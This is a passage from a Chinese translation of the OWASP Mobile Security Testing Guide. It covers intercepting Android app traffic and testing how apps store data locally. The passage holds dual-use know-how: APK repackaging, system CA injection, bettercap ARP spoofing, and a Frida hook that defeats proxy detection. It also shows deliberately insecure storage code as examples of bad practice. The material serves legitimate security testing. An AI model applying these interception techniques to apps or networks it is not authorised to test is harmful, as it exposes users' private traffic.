    overridePins=["true" | "false"] />
```

每个证书可包含以下几项：

- a "raw resource" ID pointing to a file containing X.509 certificates
- "system" for the pre-installed system CA certificates
- "user" for user-added CA certificates

应用程序信任的 CA 证书可以是系统信任的 CA，也可以是用户信任的 CA。通常，您已经在安卓中添加了拦截代理的证书作为附加 CA。因此，我们将重点关注“user”设置，该设置允许您强制安卓应用程序通过以下网络安全配置来信任此证书：

```xml

```
<network-security-config>
 <base-config>
 <trust-anchors>
 <certificates src="system" />
 <certificates src="user" />
 </trust-anchors>
 </base-config>
</network-security-config>
```

要实现此新设置，必须执行以下步骤：

- 使用反编译工具（如 apktool）反编译应用程序：

```
$ apktool d <filename>.apk
```

- 通过创建包含<certificates src="user" />的网络安全配置，使应用程序信任用户证书，如上所述。

- 反编译应用程序时进入 apktool 创建的目录，并使用 apktool 重建应用程序。新的 apk 将在 dist 目录中。

```
$ apktool b
```

- 需要重新打包应用程序，如“逆向工程和篡改”章节的“重新打包”部分所述。有关重新打包过程的更多细节，还可以参考 Android 开发人员文档 [Android developer documentation](#)，该文档从整体上解释了该过程。

请注意，即使此方法非常简单，但其主要缺点是必须对要评估的每个应用程序应用此操作，这是额外的测试开销。

请记住，如果您正在测试的应用程序具有其他强化措施，例如验证应用程序签名，则可能无法再启动应用程序。作为重新打包的一部分，您将使用自己的密钥对应用程序进行签名，因此签名更改将导致触发此类检查，从而可能导致应用程序立即终止。您需要通过在应用程序重新打包期间修补这些检查或通过 Frida 动态插桩来识别和禁用这些检查。

有一个 python 脚本可以自动执行上述步骤，称为 Android CertKiller [Android-CertKiller](#)。这个 Python 脚本可以从安装的 Android 应用程序中提取 APK，对其进行反编译，使其可调试，添加一个新的网络安全配置，允许用户证书，构建并签署新的 APK，并使用 SSL 旁路安装新的 APK。最后，目前有一个错误，安装应用程序可能会失败 [installing the app might fail](#)。

```
python main.py -w
```

```

Android CertKiller (v0.1)

```

CertKiller Wizard Mode

```

List of devices attached
4200dc72f27bc44d device
```

```

Enter Application Package Name: nsc.android.mstg.owasp.org.android_nsc
```

```
Package: /data/app/nsc.android.mstg.owasp.org.android_nsc-1/base.apk
```

```
I. Initiating APK extraction from device
complete
```

---

I. Decompiling  
complete

---

I. Applying SSL bypass  
complete

---

I. Building New APK  
complete

---

I. Signing APK  
complete

---

Would you like to install the APK on your device(y/N): y

---

Installing Unpinned APK

---

Finished

#####使用 Magisk 在系统信任的 ca 中添加代理的证书。

为了避免为每个应用程序配置网络安全配置的义务，我们必须强制设备接受代理的证书作为系统信任证书之一。

有一个 Magisk 模块 Magisk module，它将自动将所有用户安装的 CA 证书添加到系统受信任的 CA 列表中。

在此处 [here](#) 下载模块的最新版本，将下载的文件推送到设备上，然后单击+按钮将其导入 Magisk Manager 的“模块”视图中。最后，Magisk 管理器需要重新启动才能使更改生效。

从现在起，用户通过“设置”、“安全和位置”、“加密和凭据”、“从存储安装”（位置可能不同）安装的任何 CA 证书都会被此 Magisk 模块自动推送到系统的信任存储中。重新启动并验证 CA 证书是否列在“设置”、“安全和位置”、“加密和凭据”、“受信任凭据”（位置可能不同）中。

#####在系统信任的 CA 中手动添加代理的证书。

或者，您可以手动执行以下步骤以获得相同的结果：

- 使 /system 分区可写，这只能在 root 设备上实现。运行“mount”命令以确保 /system 是可写的：  
mount -o rw,remount /system。如果此命令失败，请尝试运行以下命令 mount -o  
rw,remount -t ext4 /system。

- 准备代理的 CA 证书以匹配系统证书格式。以 der 格式导出代理的证书（这是 Burp 套件中的默认格式），然后运行以下命令：

```
$ openssl x509 -inform DER -in cacert.der -out cacert.pem
$ openssl x509 -inform PEM -subject_hash_old -in cacert.pem | head -1
mv cacert.pem <hash>.0
```

- 最后，将<hash>.0 文件复制到/system/etc/security/cacerts 目录，然后运行以下命令：

```
chmod 644 <hash>.0
```

通过执行上述步骤，您可以允许任何应用程序信任代理的证书，这允许您拦截其流量，当然，除非应用程序使用 SSL pinning。

### 5.2.3.3. 潜在障碍

应用程序通常会实现安全控制，使得对应用程序执行安全测试更加困难，例如 root 检测和 SSL pinning。理想情况下，您需要获得启用了这些控件的应用程序版本和禁用了这些控件的应用程序版本。这允许您能够分析控，之后可以继续使用不太安全的版本进行进一步的测试。

当然，这并不一定总是可行的，您可能需要对启用了所有安全控制的应用程序执行黑盒评估。下面的部分展示了如何规避不同应用程序的 SSL pinning。

#### 5.2.3.3.1. 无线网络中的客户端隔离

一旦您设置了一个拦截代理并且有了一个 MITM 位置，您可能仍然看不到任何东西。这可能是由于应用程序中的限制（见下一节），但也可能是由于连接的 Wi-Fi 中所谓的客户端隔离。

无线客户端隔离是一种防止无线客户端相互通信的安全功能。此功能对于 guest 和 BYOD ssid 非常有用，它增加了一个安全级别，以限制连接到无线网络的设备之间的攻击和威胁。

如果测试所需的 Wi-Fi 具有客户端隔离，该怎么办？

您可以将 Android 设备上的代理配置为指向 127.0.0.1:8080，通过 USB 将手机连接到笔记本电脑，并使用 adb 进行反向端口转发：

```
$ adb reverse tcp:8080 tcp:8080
```

一旦您做了这些，您的 Android 手机上的所有代理流量将转到 127.0.0.1 上的端口 8080，它将通过 adb 重定向到您笔记本电脑上的 127.0.0.1:8080，您现在将在 Burp 中看到流量。有了这个技巧，您就可以在具有客户端隔离的 Wi-fi 中测试和拦截流量。

### 5.2.3.3.2. 不支持代理的应用程序

一旦您设置了一个拦截代理并且有了一个 MITM 位置，您可能仍然看不到任何东西。主要原因如下：

- 该应用程序使用的是像 Xamarin 这样的框架，没有使用 Android 操作系统的代理设置或其他原因。
- 您正在测试的应用程序正在验证是否设置了代理，并且不允许任何通信。

在这两种情况下都需要额外的步骤最终才能看到流量。在下面的部分中，我们将描述两种不同的解决方案：bettercap 和 iptables。

您也可以使用一个在您控制下的接入点来重定向流量，但是这需要额外的硬件，我们现在关注的是软件解决方案。

对于这两种解决方案，您需要在代理选项卡/选项/编辑界面的 Burp 中激活“支持不可见代理”。

#### 5.2.3.3.2.1. iptables

您可以在 Android 设备上使用 iptables 将所有流量重定向到拦截代理。以下命令将端口 80 重定向到在端口 8080 上运行的代理。

```
$ iptables -t nat -A OUTPUT -p tcp --dport 80 -j DNAT --to-destination <Your-Proxy-IP>:8080
```

验证 iptables 设置并检查 IP 和端口。

```
$ iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target prot opt source destination

Chain INPUT (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination
DNAT tcp -- anywhere anywhere tcp dpt:5288 to:<Your-Proxy-IP>:8080

Chain POSTROUTING (policy ACCEPT)
target prot opt source destination

Chain natctrl_nat_POSTROUTING (0 references)
```

target prot opt source destination

Chain oem\_nat\_pre (0 references)  
target prot opt source destination

In case you want to reset the iptables configuration you can flush the rules:

```
$ iptables -t nat -F
```

#### 5.2.3.3.2.2. bettercap

阅读“[测试网络通信](#)”章节和“[模拟中间人攻击](#)”测试用例，了解运行 bettercap 的进一步准备和说明。

运行代理的机器和 Android 设备必须连接到同一无线网络。使用以下命令启动 bettercap，将下面的 IP 地址 ( X.X.X.X ) 替换为 Android 设备的 IP 地址。

```
$ sudo bettercap -eval "set arp.spoof.targets X.X.X.X; arp.spoof on; set arp.spoof.internal true; set arp.spoof.fullduplex true;"
bettercap v2.22 (built for darwin amd64 with go1.12.1) [type 'help' for a list of commands]

[19:21:39] [sys.log] [inf] arp.spoof enabling forwarding
[19:21:39] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

#### 5.2.3.3.3. 代理检测

一些移动应用正在尝试检测是否设置了代理。如果是这样，他们会认为这是恶意的，不会正常工作。

为了绕过这种保护机制，可以设置 bettercap，或者在 Android 手机上配置不需要代理设置的 iptables。我们之前没有提到的第三个选项是使用 Frida，在这个场景中也是适用的。在 Android 上，可以通过查询 ProxyInfo 类并检查 getHost() 和 getPort() 方法来检测是否设置了系统代理。可能有其他各种方法来实现相同的任务，您需要反编译 APK 以标识实际的类和方法名。

下面是 Frida 脚本的源代码，该脚本将帮助您重载验证是否设置了代理并始终返回 false 的方法（在本例中称为 isProxySet）。即使现在配置了代理，应用程序也会认为没有设置任何代理，因为函数返回 false。

```
setTimeout(function(){
 Java.perform(function(){
 console.log("[*] Script loaded")

 var Proxy = Java.use("<package-name>.<class-name>")
 })
})
```

```

Proxy.isProxySet.overload().implementation = function() {
 console.log("[*] isProxySet function invoked")
 return false
}
});
});

```

#### 5.2.3.3.4. 证书固定

某些应用程序将实现 SSL 固定，这会阻止应用程序将拦截证书作为有效证书接受。这意味着您将无法监视应用程序和服务器之间的通信量。

有关静态和动态禁用 SSL 固定的信息，请参阅“测试网络通信”章节中的“绕过 SSL 固定”。

### 5.2.4. 参考文献

- Signing Manually (Android developer documentation) - <https://developer.android.com/studio/publish/app-signing#signing-manually>
- Custom Trust - <https://developer.android.com/training/articles/security-config#CustomTrust>
- Basic Network Security Configuration - <https://codelabs.developers.google.com/codelabs/android-network-security-config/#3>
- Security Analyst's Guide to Network Security Configuration in Android P - <https://www.nowsecure.com/blog/2018/08/15/a-security-analysts-guide-to-network-security-configuration-in-android-p/>
- Android developer documentation - <https://developer.android.com/studio/publish/app-signing#signing-manually>
- Android 8.0 Behavior Changes - <https://developer.android.com/about/versions/oreo/android-8.0-changes>
- Android 9.0 Behavior Changes - <https://developer.android.com/about/versions/pie/android-9.0-changes-all#device-security-changes>
- Codenames, Tags and Build Numbers - <https://source.android.com/setup/start/build-numbers>
- Create and Manage Virtual Devices - <https://developer.android.com/studio/run/managing-avds.html>
- Guide to rooting mobile devices - <https://www.xda-developers.com/root/>
- API Levels - <https://developer.android.com/guide/topics/manifest/uses-sdk-element#ApiLevels>
- AssetManager - <https://developer.android.com/reference/android/content/res/AssetManager>
- SharedPreferences APIs - <https://developer.android.com/training/basics/data-storage/shared-preferences.html>
- Debugging with Logcat - <https://developer.android.com/tools/debugging/debugging-log.html>
- Android's .apk format - [https://en.wikipedia.org/wiki/Android\\_application\\_package](https://en.wikipedia.org/wiki/Android_application_package)

- Android remote sniffing using Tcpdump, nc and Wireshark -  
<https://blog.dornea.nu/2015/02/20/android-remote-sniffing-using-tcpdump-nc-and-wireshark/>
- Wireless Client Isolation -  
[https://documentation.meraki.com/MR/Firewall\\_and\\_Traffic\\_Shaping/Wireless\\_Client\\_Isolation](https://documentation.meraki.com/MR/Firewall_and_Traffic_Shaping/Wireless_Client_Isolation)

#### 5.2.4.1. 工具

- adb - <https://developer.android.com/studio/command-line/adb>
- Androbugs - [https://github.com/AndroBugs/AndroBugs\\_Framework](https://github.com/AndroBugs/AndroBugs_Framework)
- Android NDK Downloads -  
<https://developer.android.com/ndk/downloads/index.html#stable-downloads>
- Android Platform Tools - <https://developer.android.com/studio/releases/platform-tools.html>
- Android Studio - <https://developer.android.com/studio/index.html>
- Android tcpdump - <https://www.androidtcpdump.com/>
- Android-CertKiller - <https://github.com/51j0/Android-CertKiller>
- Android-SSL-TrustKiller - <https://github.com/iSECPartners/Android-SSL-TrustKiller>
- angr - <https://github.com/angr/angr>
- APK Extractor - <https://play.google.com/store/apps/details?id=com.ext.ui>
- APKMirror - <https://apkmirror.com>
- APKPure - <https://apkpure.com>
- apktool - <https://ibotpeaches.github.io/Apktool/>
- apkx - <https://github.com/b-mueller/apkx>
- Burp Suite Professional - <https://portswigger.net/burp/>
- Burp-non-HTTP-Extension - <https://github.com/summitt/Burp-Non-HTTP-Extension>
- Capillary - <https://github.com/google/capillary>
- Device File Explorer - <https://developer.android.com/studio/debug/device-file-explorer>
- Drozer - <https://labs.mwrinfosecurity.com/tools/drozer/>
- FileZilla - <https://filezilla-project.org/download.php>
- Frida - <https://www.frida.re/docs/android/>
- Frida CLI - <https://www.frida.re/docs/frida-cli/>
- frida-ls-devices - <https://www.frida.re/docs/frida-ls-devices/>
- frida-ps - <https://www.frida.re/docs/frida-ps/>
- frida-trace - <https://www.frida.re/docs/frida-trace/>
- InsecureBankv2 - <https://github.com/dineshshetty/Android-InsecureBankv2>
- Inspeckage - <https://github.com/ac-pm/Inspeckage>
- JAADAS - <https://github.com/flankerhqd/JAADAS>
- JustTrustMe - <https://github.com/Fuzion24/JustTrustMe>
- Magisk Modules repository - <https://github.com/Magisk-Modules-Repo>
- Magisk Trust User Certs module - <https://github.com/NVISO-BE/MagiskTrustUserCerts/releases>
- Mitm-relay - [https://github.com/jrmdev/mitm\\_relay](https://github.com/jrmdev/mitm_relay)
- MobSF - <https://github.com/MobSF/Mobile-Security-Framework-MobSF>
- Nathan - <https://github.com/mseclab/nathan>

- Objection - <https://github.com/sensepost/objection>
- OWASP ZAP - [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)
- QARK - <https://github.com/linkedin/qark/>
- R2frida - <https://github.com/nowsecure/r2frida/>
- Radare2 - <https://rada.re/r/>
- SDK tools - <https://developer.android.com/studio/index.html#downloads>
- SSLUnpinning - [https://github.com/ac-pm/SSLUnpinning\\_Xposed](https://github.com/ac-pm/SSLUnpinning_Xposed)
- Termux - <https://play.google.com/store/apps/details?id=com.termux>
- Wireshark - <https://www.wireshark.org/>
- Xposed - <https://www.xda-developers.com/xposed-framework-hub/>

## 5.3. Android 数据存储

保护身份验证令牌，私人信息和其他敏感数据是移动安全的关键，在本章中，您将会学到关于 Android 提供的本地数据存储 APIs 以及使用它们的最佳实践。

保存数据的准则可被简单总结为：公有数据应对所有人可用，但敏感和私人数据必须被保护，或者，最好是避免在设备存储。

注意“敏感数据”的意思取决于处理它的 App，数据分类在“移动 App 安全测试”章中的“识别敏感数据”有详细描述。

其次保护敏感数据，您需要确保从任何存储源读取的数据是经过验证和校验的。验证常常仅限于确保显示的数据是请求的类型，但使用其他的加密控制措施，如 HMAC，您能够验证数据的正确性。

### 5.3.1. 敏感数据之本地存储测试

#### 5.3.1.1. 概述

传统观念认为，应尽可能少将敏感数据永久保存在本地存储中。然而，在大多数实际场景中，必须存储某些类型的用户数据。例如：要求用户在每次启动应用时输入非常复杂的密码从可用性角度来看并不是一个好主意。大多数 App 必须在本地缓存类似身份验证令牌以避免上述情况。个人可识别信息和其他敏感数据可能也会被保存在本地如果给定的场景需要它。

当 App 永久保存的敏感数据没有得到正确保护将容易受到攻击。App 可能能够将数据存储在多个位置，例如：在设备或在一个外部 SD 卡。当您尝试利用这类问题时，考虑许多信息可能被处理和保存在不同位置。从一开始就识别移动应用处理的信息类型和用户输入的信息非常重要。识别对攻击者可能有价值的信息（例如：密码、信用卡信息、PII）也很重要。

泄露敏感信息会产生多种后果，通常，攻击者可能会识别此信息，并用它来进行其他攻击包括解密信息。例如社交工程，账户劫持和从有支付功能的应用程序收集信息。

存储数据对于许多移动应用是必不可少的。例如：一些应用程序使用数据存储来记录用户设置或用户提供的数据。数据能通过多种方式进行永久保存。以下存储技术被广泛应用在 Android 平台：

- Shared Preferences
- SQLite Databases
- Realm Databases
- Internal Storage
- External Storage

以下代码片段展示泄露敏感信息的不良做法。同样详细阐明安卓的存储机制，有关详细信息，请查看 Android 开发者指南中的 Security Tips for Storing Data。

#### 5.3.1.1.1. Shared Preferences

SharedPreferences API 常常被用来永久保存少量的键值对。存储在 SharedPreferences 对象的数据被写入到纯文本的 XML 文件。SharedPreferences 对象能被声明为全局可读或私有。误用 SharedPreferences API 常常会导致敏感数据暴露。参考一下例子：

```
SharedPreferences sharedPref = getSharedPreferences("key", MODE_WORLD_READABLE);
SharedPreferences.Editor editor = sharedPref.edit();
editor.putString("username", "administrator");
editor.putString("password", "supersecret");
editor.commit();
```

一旦活动（activity）被调用，key.xml 文件将被创建并带着提供的数据。这段代码违反了几种最佳实践。

- The username and password are stored in clear text in /data/data/<package-name>/shared\_prefs/key.xml.
- 用户名和密码以明文的形式存储在 /data/data/<package-name>/shared\_prefs/key.xml.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
 <string name="username">administrator</string>
 <string name="password">supersecret</string>
</map>
```

- MODE\_WORLD\_READABLE 允许所有应用访问并读取 key.xml 的内容。

- MODE\_WORLD\_READABLE 允许所有应用去访问和读取 key.xml 的内容。

```
root@hermes:/data/data/sg.vp.owasp_mobile.myfirstapp/shared_prefs # ls -la
-rw-rw-r-- u0_a118 170 2016-04-23 16:51 key.xml
```

请注意 MODE\_WORLD\_READABLE 和 MODE\_WORLD\_WRITEABLE 在 API 17 已被弃用。尽管较新的设备可能不受此影响，但使用 Android:targetSdkVersion 值小于 17 编译的应用程序，如果运行在 Android 4.2 之前发布的操作系统版本上运行，则可能会受到影响。

#### 5.3.1.1.2. SQLite 数据库(未加密)

SQLite 是一个保存数据到.db 文件的 SQL 数据库引擎。Android SDK 已内置对 SQLite 数据库的支持。用于管理数据库的主要包为 android.database.sqlite。您能够使用以下代码用于在活动中存储敏感信息。

```
SQLiteDatabase notSoSecure =
openOrCreateDatabase("privateNotSoSecure", MODE_PRIVATE, null);
notSoSecure.execSQL("CREATE TABLE IF NOT EXISTS Accounts(Username VARCHAR,
Password VARCHAR);");
notSoSecure.execSQL("INSERT INTO Accounts VALUES('admin','AdminPass');");
notSoSecure.close();
```

一旦活动被调用，将使用所提供的数据创建数据库文件 privateNotSoSecure，并存储在明文文件 /data/data/<package-name>/databases/privateNotSoSecure 中。

除了 SQLite 数据库之外，数据库的目录还可能包含多个文件。

- Journal files: These are temporary files used to implement atomic commit and rollback.
- Journal files: 用于实现原子提交和回滚的临时文件。
- Lock files: The lock files are part of the locking and journaling feature, which was designed to improve SQLite concurrency and reduce the writer starvation problem.
- Lock files : 锁定文件是锁定和日志记录特性的一部分，旨在改善 SQLite 并发性并减少写入器短缺问题。

敏感信息不应该存储在未加密的 SQLite 数据库中。

#### 5.3.1.1.3. SQLite 数据库(加密)

使用 SQLCipher 库，SQLite 数据库可以通过密码加密。

```
SQLiteDatabase secureDB = SQLiteDatabase.openOrCreateDatabase(database,
"password123", null);
```

```
secureDB.execSQL("CREATE TABLE IF NOT EXISTS Accounts(Username
VARCHAR,Password VARCHAR);");
secureDB.execSQL("INSERT INTO Accounts VALUES('admin','AdminPassEnc');");
secureDB.close();
```

如果使用加密的 SQLite 数据库，确认密码是硬编码在源代码中、存储在共享首选项中，还是隐藏在代码或文件系统的其他地方。获取密钥的安全方法包括：

- 一旦应用程序被打开，要求用户使用 PIN 或密码解密数据库(弱密码和 PIN 容易受到暴力破解攻击)。
- 将密钥存储在服务器上，并只允许从 web 服务访问它(这样应用程序只能在设备在线时使用)。

#### 5.3.1.1.4. Firebase 实时数据库

Firebase 是一个开发平台，有超过 15 个产品，其中之一是 Firebase 实时数据库。应用程序开发人员可以利用它来存储和同步 NoSQL 云托管数据库中的数据。数据以 JSON 的形式存储，并实时同步到每个连接的客户端，即使应用程序离线，数据也仍然可用。

2018 年 1 月，Appthority 移动威胁团队(MTT)对连接到移动应用程序的不安全后端服务进行了安全研究。他们在 Firebase 中发现了一个错误的配置，这是十大最受欢迎的数据存储之一，可以让攻击者检索所有托管在云服务器上的不受保护的数据。该团队对 200 多万款手机应用进行了研究，发现约 9% 的 Android 应用和近一半(47%)的 iOS 应用连接到 Firebase 数据库，存在漏洞。

错误配置的 Firebase 实例可以通过以下网络调用来识别：

```
https://\<firebaseProjectName\>.firebaseio.com/.json
```

通过逆向工程应用程序，可以从移动应用程序检索 firebaseProjectName。另外，分析人员也可以使用 Firebase Scanner，这是一个 python 脚本，可以自动执行上述任务，如下所示：

```
python FirebaseScanner.py -p <pathOfAPKFile>
```

```
python FirebaseScanner.py -f <commaSeperatedFirebaseProjectNames>
```

#### 5.3.1.1.5. Realm 数据库

Realm Database for Java 在开发人员中越来越流行。可以通过配置文件中存储的密钥对数据库及其内容进行加密。

//the getKey() method either gets the key from the server or from a KeyStore, or is deferred from a password.

```
RealmConfiguration config = new RealmConfiguration.Builder()
.encryptionKey(getKey())
.build();
```

```
Realm realm = Realm.getInstance(config);
```

如果数据库没有加密，您应该能够获得数据。如果数据库是加密的，请确定密钥是硬编码在源或资源中，还是存储在共享首选项或其他位置中。

#### 5.3.1.1.6. 内部储存器

您可以将文件保存到设备的内部存储器 (internal storage)。保存到内部存储的文件默认是容器化的，不能被设备上的其他应用程序访问。当用户卸载您的应用程序时，这些文件将被删除。下面的代码将持久地将敏感数据存储到内部存储：

```
FileOutputStream fos = null;
try {
 fos = openFileOutput(FILENAME, Context.MODE_PRIVATE);
 fos.write(test.getBytes());
 fos.close();
} catch (FileNotFoundException e) {
 e.printStackTrace();
} catch (IOException e) {
 e.printStackTrace();
}
```

您应该检查文件模式，以确保只有应用程序可以访问文件。您可以使用 MODE\_PRIVATE 设置此访问权限。诸如 MODE\_WORLD\_READABLE(已弃用)和 MODE\_WORLD\_WRITEABLE(已弃用)等模式可能会带来安全风险。

搜索类 FileInputStream，找出哪些文件在应用程序中被打开和读取。

#### 5.3.1.1.7. 外部储存器

每个可兼容的 Android 设备都支持共享外部存储。这个存储器可以是可移动的(如 SD 卡)或内部的(不可移动的)。保存到外部存储的文件是全局可读的。当开启 USB 海量存储时，用户可以修改。可以使用以下代码将敏感信息持久存储到外部存储，作为文件 password.txt 的内容。

```
File file = new File (Environment.getExternalStorageDir(), "password.txt");
String password = "SecretPassword";
```

```
FileOutputStream fos;
fos = new FileOutputStream(file);
fos.write(password.getBytes());
fos.close();
```

一旦活动被调用，该文件将被创建，数据将存储在外部存储中的一个明文文件中。

同样值得注意的是，当用户卸载应用程序时，存储在应用程序文件夹之外的文件(`data/data/<package-name>/`)不会被删除。最后，值得注意的是，攻击者可以使用外部存储在某些情况下对应用程序进行任意控制。更多信息：从检查点查看博客。

### 5.3.1.2. 静态分析

#### 5.3.1.2.1. 本地存储

如此前所述，有多种方式可以在 Android 设备上存储信息。因此，您应该检查多个数据源以确定 Android 应用程序使用的存储类型和找出应用程序是否不安全地处理敏感数据。

- **查看 `AndroidManifest.xml` 是否有读写外部储存权限，例如，`uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"`.**
- **检查源代码中用于储存数据的关键字和 API 调用：**
  - **文件权限，例如：**
    - `MODE_WORLD_READABLE` or `MODE_WORLD_WRITABLE`: 您应该避免对文件使用 `MODE_WORLD_WRITEABLE` and `MODE_WORLD_READABLE`，因为任何应用程序都可以读写这些文件，即使它们储存在应用程序的私有数据目录中。如果数据必须与其他应用程序共享，请考虑内容提供者。内容提供者为其他应用程序提供读和写权限，并可以根据具体情况授予动态权限。
  - **类和函数，例如：**
    - `the SharedPreferences class` (**存储键配对**)。
    - `the FileOutputStream class` (**使用内部或外部存储**)。
    - `the getExternal* functions` (**使用外部存储**)。
    - `the getWritableDatabase function` (**返回一个 SQLiteDatabase 用于写**)。
    - `the getReadableDatabase function` (**返回一个 SQLiteDatabase 用于读**)。
    - `the getCacheDir and getExternalCacheDirs function` (**使用缓存文件**)。

加密应该使用经过验证的 SDK 函数来实现。下面描述了在源代码中寻找的不良实践：

- 通过 XOR 或位翻转等简单的位操作“加密”本地存储的敏感信息。这些操作应该避免，因为加密后的数据很容易恢复。
- 没有 Android 板载特性(如 Android 密钥存储库)使用或创建的密钥。
- 密钥通过硬编码公开。

典型的误用是硬编码的密钥。硬编码和全局可读的加密密钥显著增加了恢复加密数据的可能性。一旦攻击者获得数据，解密它是很简单的。对称加密密钥必须存储在设备上，因此识别它们只是一个时间和努力的问题。考虑以下代码：

获取密钥是很简单的，因为它包含在源代码中，并且对于应用程序的所有安装都是相同的。这样加密数据是没有好处的。寻找硬编码的 API 密钥/私钥和其他有价值的数据；它们也带来了类似的风险。编码/加密密钥代表了另一种尝试，使它更难，但不是不可能得到皇冠上的珠宝。

考虑以下代码：

```
//A more complicated effort to store the XOR'ed halves of a key (instead of the key itself)
private static final String[] myCompositeKey = new String[]{
 "oNQavjbaNNsgEqoCkT9Em4imeQQ=","3o8eFOX4ri/F8fgHgiy/BS47"
};
```

解码原始密钥的算法可能是这样的：

```
public void useXorStringHiding(String myHiddenMessage) {
 byte[] xorParts0 = Base64.decode(myCompositeKey[0],0);
 byte[] xorParts1 = Base64.decode(myCompositeKey[1],0);

 byte[] xorKey = new byte[xorParts0.length];
 for(int i = 0; i < xorParts1.length; i++){
 xorKey[i] = (byte) (xorParts0[i] ^ xorParts1[i]);
 }
 HidingUtil.doHiding(myHiddenMessage.getBytes(), xorKey, false);
}
```

验证密钥的常见位置：

- 资源(通常在 res/values/strings.xml)示例：

```
<resources>
 <string name="app_name">SuperApp</string>
 <string name="hello_world">Hello world!</string>
 <string name="action_settings">Settings</string>
 <string name="secret_key">My_Secret_Key</string>
</resources>
```

- 构建配置，local.properties 或 gradle.properties gradle 实例：

```
buildTypes {
 debug {
 minifyEnabled true
 buildConfigField "String", "hiddenPassword", "\"${hiddenPassword}\""
 }
}
```

### 5.3.1.2.2. 密钥储存库

Android 密钥存储库支持相对安全的凭证存储。从 Android 4.3 (API 级别 18)开始，它提供了用于存储和使用应用私钥的公共 API。应用程序可以使用一个公钥来创建一个新的私钥/公钥对来加密应用程序秘密，并且它可以用私钥解密这些秘密。

您可以使用确认凭据流中的用户身份验证来保护存储在 Android 密钥存储库中的密钥。用户的锁屏凭据(模式、PIN、密码或指纹)用于身份验证。

您可以在两种模式中使用存储键：

1. 用户被授权在身份验证后的一段有限的时间内使用密钥。在此模式下，只要用户解锁设备，所有密钥即可使用。您可以为每个密钥定制授权期限。只有启用了安全锁定界面，才能使用此选项。如果用户禁用安全锁定屏幕，所有存储的密钥将永久无效。
2. 用户被授权使用与一个密钥相关联的特定加密操作。在这种模式下，用户必须为涉及密钥的每个操作请求单独的授权。目前，指纹认证是请求此类授权的唯一方式。

Android 密钥存储库提供的安全级别取决于它的实现，而实现取决于设备。大多数现代设备都提供了硬件支持的密钥存储实现：密钥是在受信任执行环境(TEE)或安全元素(SE)中生成和使用的，操作系统不能直接访问它们。这意味着加密密钥本身不容易被检索，即使是从一个有根的设备上。您可以通过检查 isInsideSecureHardware 方法的返回值来确定键是否在安全硬件中，该方法是 KeyInfo 类的一部分。请注意，相关的 KeyInfo 表明，尽管私钥正确地存储在安全的硬件上，但私钥和 HMAC 密钥并没有安全地存储在多个设备上。

仅软件实现的密钥使用每个用户加密主密钥加密。攻击者可以访问存储在具有此实现的根设备上的 /data/misc/keystore/ 文件夹中的所有密钥。由于用户的锁屏 pin/密码用于生成主密钥，Android 密钥库在设备锁定时不可用。

旧的密钥库使用：

旧的 Android 版本不包括 KeyStore，但是它们包含来自 JCA (Java 加密体系结构) 的 KeyStore 接口。您可以使用实现此接口的密钥存储库来确保密钥存储库中存储的机密性和完整性；推荐使用 BouncyCastle 密钥存储库(BKS)。所有的实现都基于文件存储在文件系统上这一事实；所有文件都有密码保护。要创建一个密钥库，您可以使用 KeyStore.getInstance("BKS", "BC") 方法，其中“BKS”是密钥库名称(BouncyCastle 密钥库)，“BC”是提供者(BouncyCastle)。您还可以使用 BouncyCastle 作为包装器，并按如下方式初始化 KeyStore: KeyStore.getInstance("BKS", "SC")。

请注意，并不是所有的密钥存储库都正确地保护存储在密钥存储库文件中的密钥。

#### 5.3.1.2.3. KeyChain

KeyChain 类用于存储和检索系统范围的私钥及其对应的证书(链)。用户将被提示设置一个锁屏 pin 或密码，以保护凭证存储，如果某些东西是被导入到钥匙链第一次。注意，这个钥匙链是整个系统的，每个应用程序都可以访问存储在这个钥匙链中的材料。

检查源代码，以确定原生 Android 机制是否识别敏感信息。敏感信息应该加密，而不是明文存储。对于必须存储在设备上的敏感信息，可以使用几个 API 调用来通过 KeyChain 类保护数据。完成以下步骤：

- 请确保应用程序正在使用 Android 密钥存储和加密机制来安全地将加密信息存储在设备上。  
查找模式 AndroidKeystore, import java.security.KeyStore, import javax.crypto.Cipher, import java.security.SecureRandom，以及相应的用法。
- 使用 store(OutputStream stream, char[] password) 函数将 KeyStore 存储到带有密码的磁盘。  
确保密码是由用户提供的，而不是硬编码的。

#### 5.3.1.2.4. 第三方开源库

有几个不同的开源库提供了特定于 Android 平台的加密功能。

- **Java AES Crypto** - A simple Android class for encrypting and decrypting strings.
- **SQL Cipher** - SQLCipher is an open source extension to SQLite that provides transparent 256-bit AES encryption of database files.
- **Secure Preferences** - Android Shared preference wrapper than encrypts the keys and values of Shared Preferences.

请记住，只要密钥没有存储在密钥存储库中，总是可以很容易地在根设备上检索密钥，然后对试图保护的值进行解密。

### 5.3.1.3. 动态分析

安装和使用应用程序，至少执行一次所有功能。数据可以在用户输入、终端发送或随应用程序发布时生成。然后完成以下内容：

- 识别不应该包含在产品发布版中的开发文件、备份文件和旧文件。
- 确定 SQLite 数据库是否可用，是否包含敏感信息。SQLite 数据库存储在 /data/data/<package-name>/databases 中。
- 检查存储为 XML 文件(在 /data/data/<package-name>/shared\_prefs 中)的共享首选项是否有敏感信息。在存储敏感信息时，避免使用无法保护数据的共享首选项和其他机制。默认情况下，共享首选项是不安全且未加密的。您可以使用 secure-preferences 加密存储在共享首选项中的值，但是 Android 密钥存储库应该是您安全地存储数据的首选。
- 检查 /data/data/<package-name> 中的文件的权限。只有安装 app 时创建的用户和组(如 u0\_a82)具有用户读写和执行权限(rwx)。其他用户不应该拥有访问文件的权限，但他们可能拥有目录的执行权限。
- 确定领域数据库是否在 /data/data/<package-name>/files/ 中可用，是否未加密，是否包含敏感信息。缺省情况下，文件扩展名为 realm，文件名为 default。使用领域浏览器检查领域数据库。
- 检查外部存储是否有数据。不要为敏感数据使用外部存储，因为它在系统范围内是可读和可写的。

保存到内部存储的文件默认是您的应用程序的私有文件;用户和其他应用程序都不能访问它们。当用户卸载应用程序时，这些文件将被删除。

### 5.3.2. 输入验证之本地存储测试

对于任何可公开访问的数据存储，任何进程都可以覆盖数据。这意味着在再次读取数据时需要应用输入验证。

